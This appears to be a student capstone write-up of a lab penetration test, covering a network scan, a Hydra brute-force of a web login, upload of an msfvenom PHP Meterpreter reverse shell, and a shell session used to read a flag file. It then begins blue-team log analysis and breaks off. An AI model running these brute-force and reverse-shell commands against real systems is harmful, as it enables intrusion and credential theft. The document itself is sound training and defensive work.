

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

KALEIGH GLATFELTER

Table of Contents


1. Network Topology
2. Red Team: Security Assessment
3. Blue Team: Log Analysis and Attack Characterization
4. Hardening: Proposed Alarms and Mitigation Strategies





Network Topology

Network Topology



Network

IP Range: 192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.8

OS: Linux

Hostname: Kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone



Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine	192.168.1.1	Gateway
Kali	192.168.1.8	Attack Machine
ELK Stack	192.168.1.100	Network monitoring, running Kibana
Capstone	192.168.1.105	Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure Critical	The secret_folder is accessible by the public, even though it contains sensitive data intended for authorized personnel only.	The vulnerability compromises employee web server credentials.
Unauthorized File Upload Critical	Arbitrary files can be uploaded to the web server by any user.	The vulnerability allows bad actors the ability to upload files, including PHP scripts, to the server.
Remote Code Execution via Command Injection Critical	Bad actors can use PHP scripts to execute arbitrary shell commands.	The vulnerability allows bad actors the ability to open a reverse shell to the web server.

Exploitation:

Sensitive Data Exposure

01

Tools & Processes

- nmap used to scan network
- Web browser
- Hyrda used for brute-force

```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-05 19:54 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 08:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 08:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:15:5D:00:04:02 (Microsoft)


Nmap scan report for 192.168.1.8
Host is up (0.000070s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
4444/tcp   open  krb524
MAC Address: 08:15:5D:00:04:02 (Microsoft)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.13 seconds
```

02

Achievements

- secret_folder was revealed
- Directory has a login prompt, susceptible to a brute-force attack



03

Exploitation

- Login prompt revealed user name as *ashton*
- Information obtained was used for a brute-force attack to obtain data

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vv 192.168.1.105 http
-GET /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7]
(0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-05 19:14:24
```



Exploitation:

Unauthorized File Upload

01

Tools & Processes

- Hash Crack website to crack stolen credentials from secret_folder to connect to WebDAV server
- MSFConsole to create a PHP script for generating a web shell
- Upload PHP shell to WebDav




02

Achievements

- By generating a web shell, bad actors are able to execute arbitrary shell commands on the target machine


```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 >> shell.php
```



03

Aftermath

- By running the shell commands, a Meterpreter session is able to open a connection to the target machine.



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.8:4444
```

Exploitation:

Remote Code Execution

01

Tools & Processes

- Meterpreter is used to connect to the uploaded web shell
- Use Meterpreter shell to compromise target machine

```
root@kali:~# msfconsole
msf5 (root@kali) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.8:4444
```

02

Achievements

- Bad actors are able to exploit the Remote Code Execution to open a Meterpreter shell to the target machine
- Once in the Meterpreter shell, the file system is available for exploration

```
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage(37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:47768) at 2021-05-05 20:11:45 -0400
(Ubuntu) Server at 192.168.1.105 Port 80
meterpreter > shell
Process 2079 created.
Channel 0 created.
cd /
```

03

Aftermath

- All files on the target machine are accessible through the shell

```
cd /
ls
bin
boot
dev
etc 2019-05-07 18:19 43
flag.txt 1-05-06 00:11 1.1K
home
initrd.img
initrd.img.old at 192.168.1.105 Port 80
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
bing0w@5h1sn@m0
```




Blue Team

Log Analysis and Attack Characterization


Analysis:

Identifying the Port Scan



What time did the port scan occur?

- 21:00 hours or 9:00 PM MST

